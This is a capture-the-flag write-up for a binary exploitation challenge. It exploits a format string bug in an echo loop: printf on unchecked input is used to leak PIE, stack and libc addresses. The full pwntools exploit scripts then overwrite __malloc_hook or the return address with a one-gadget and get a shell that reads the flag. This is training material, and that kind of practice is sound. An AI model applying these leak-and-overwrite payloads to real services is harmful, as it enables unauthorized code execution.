Format

1) Checked Security

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ checksec format
[*] '/home/vigneswar/Pwn/Format/format'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

2) Decompiled the binary

Decompile: main - (format)

```
1
2 undefined8 main(EVP_PKEY_CTX *param_1)
3
4 {
5   long lVar1;
6   long in_FS_OFFSET;
7
8   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9   init(param_1);
10  echo();
11  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
12                    /* WARNING: Subroutine does not return */
13    __stack_chk_fail();
14  }
15  return 0;
16 }
17
```

Nothing interesting on main other than a call to echo() function

Decompile: echo - (format)

```
1
2 void echo(void)
3
4 {
5   long in_FS_OFFSET;
6   char local_118 [264];
7   undefined8 local_10;
8
9   local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
10  do {
11    fgets(local_118,0x100,stdin);
12    printf(local_118);
13  } while( true );
14 }
15
```

It prints our input with printf

3) Attack Plan
i) It seems that we have to use format string vulnerability
ii) Full RELRO is enabled so we cannot overwrite GOT
iii) We need to perform a ROP with printf vulnerability


5) Leaked addresses from remote system

NOTE:

```
gef➤  p (char[12])'printf@got.plt'
$4 = "0+\224`\177\177\000\000\340<\226`"
gef➤  p/x (char[12])'printf@got.plt'
$5 = {0x30, 0x2b, 0x94, 0x60, 0x7f, 0x7f, 0x0, 0x0, 0xe0, 0x3c, 0x96, 0x60}
```

We can print them from GOT using printf vulnerability

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 19103
hex(stack_address)='0x7fa55df0d079' hex(base_address)='0x55db1a874000'
hex(fgets_address)='0x7fa55de7bb20' hex(printf_address)='0x7fa55de61e80'
```



There are only 3 versions, we can bruteforce all of them

5) ONE GADGET:

all my attempts to write a ROP chain has failed, on further research we find this thing called ONE GADGET

https://ir0nstone.gitbook.io/notes/types/stack/one-gadgets-and-malloc-hook

6) Found the gadget

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ one_gadget libc6_2.27-0ubuntu2_amd64.so
0x4f2be execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
```

7) Using objdump we can find the malloc hook

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ objdump --help | grep '\-T'
  -T, --dynamic-syms       Display the contents of the dynamic symbol table

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ objdump -T libc6_2.27-0ubuntu2_amd64.so | grep __malloc_hook
00000000003ebc30  w   DO .data  0000000000000008  GLIBC_2.2.5 __malloc_hook
```

8) Tried out all the gadgets and found working one

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 8022
hex(stack_address)='0x7fb03eb62079' hex(base_address)='0x5630ec0be000'
hex(fgets_address)='0x7fb03ead0b20' hex(printf_address)='0x7fb03eab6e80' hex(libc_address)='0x7fb03ea52000'
[*] Switching to interactive mode
                                                    \xd0                                                                \x81
                \xc0    \xc0                                                                                             %aaaabaa0\xdc\xe3>\xb0\x7f
$ ls
flag.txt
format
run_challenge.sh
$ cat flag.txt
HTB{mall0c_h00k_f0r_th3_w1n!}
$
```

9) Final Exploit

```python
from pwn import *

context(os='linux', arch='amd64')
io = process('nc 94.237.55.163 55527'.split())
# context.terminal = ['tmux', 'splitw', '-h']
# gdb.attach(io, gdbscript='b *echo+67\nc\nc\nc\nc\nc')

# leak base address
io.sendline(b'%37$p')
base_address = int(io.recv(14), 16)-0x126d
io.recv(1)

# leak stack address
io.sendline(b'%3$p')
stack_address = int(io.recv(14), 16)-0x8
io.recv(1)

print(f"{hex(stack_address)=} {hex(base_address)=}")

# leak printf address - directly print from GOT
io.sendline(b'1234%7$s'+p64(0x3fc0+base_address))
io.recv(4)
printf_address = unpack(io.recv(6), 'all')
io.recv(6)

# leak fgets address - directly print from GOT
io.sendline(b'1234%7$s'+p64(0x3fc8+base_address))
io.recv(4)
fgets_address = unpack(io.recv(6), 'all')
io.recv(6)

libc_address = printf_address-0x64e80
print(f"{hex(fgets_address)=} {hex(printf_address)=} {hex(libc_address)=}")
```

```
__malloc_hook_address = libc_address+0x3ebc30
ONE_GADGET = p64(libc_address+0x4f322)

payload = fmtstr_payload(6, {__malloc_hook_address: ONE_GADGET})
io.sendline(payload)
io.sendline(b'%10000$c')
io.interactive()
```

10) Alternative:

We can create a patched binary with the found libc

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Format]
└─$ pwninit --libc libc6_2.27-3ubuntu1_amd64.so --bin format --no-template
```

We can write ONE GADGET address directly on RIP

```
from pwn import *

context(os='linux', arch='amd64')
io = process('./format_patched'.split())
# context.terminal = ['tmux', 'splitw', '-h']
# gdb.attach(io, gdbscript='b *echo+67\nc\nc\nc\nc\nc')

# leak base address
io.sendline(b'%37$p')
base_address = int(io.recv(14), 16)-0x126d
io.recv(1)

# leak stack address
io.sendline(b'%1$p')
stack_address = int(io.recv(14), 16)-0x8
io.recv(1)

print(f"{hex(stack_address)=} {hex(base_address)=}")

# leak printf address - directly print from GOT
io.sendline(b'1234%7$s'+p64(0x3fc0+base_address))
io.recv(4)
printf_address = unpack(io.recv(6), 'all')
io.recv(6)

# leak fgets address - directly print from GOT
io.sendline(b'1234%7$s'+p64(0x3fc8+base_address))
io.recv(4)
fgets_address = unpack(io.recv(6), 'all')
io.recv(6)

libc_address = printf_address-0x64e80
print(f"{hex(fgets_address)=} {hex(printf_address)=} {hex(libc_address)=}")
ONE_GADGET = p64(libc_address+0x4f2be)
```

```
payload = fmtstr_payload(6, {stack_address: ONE_GADGET})
io.sendline(payload)
io.interactive()
```

Got the flag